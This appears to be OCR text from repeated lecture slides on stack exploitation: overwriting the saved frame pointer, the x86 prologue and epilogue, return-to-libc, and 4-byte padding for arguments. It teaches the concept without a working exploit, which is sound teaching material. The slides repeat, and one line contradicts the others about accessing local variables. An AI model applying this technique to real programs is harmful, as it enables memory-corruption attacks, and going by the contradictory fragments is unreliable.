
Arguments when smashing the %ebp




```
mov %ebp %esp
pop %ebp
pop %eip
```

At this point, we cannot reliably access local vars


Arguments when smashing the %ebp




```
mov %ebp %esp
pop %ebp
pop %eip
```

At this point, we cannot reliably access local vars

Arguments when smashing the %ebp





```
pushl %ebp
movl  %esp, %ebp
```

```
mov %ebp %esp
pop %ebp
pop %eip
```

At this point, we cannot reliably access local vars


Arguments when smashing the %ebp




```
pushl %ebp
movl  %esp, %ebp
```

```
mov %ebp %esp
pop %ebp
pop %eip
```


Arguments when smashing the %ebp




```
pushl %ebp
movl  %esp, %ebp
```


```
mov %ebp %esp
pop %ebp
pop %eip
```

Arguments when smashing the %ebp



At this point, we can reliably access local vars


Return to libc




How do we ensure these are the args?

By prepending 4 byte padding

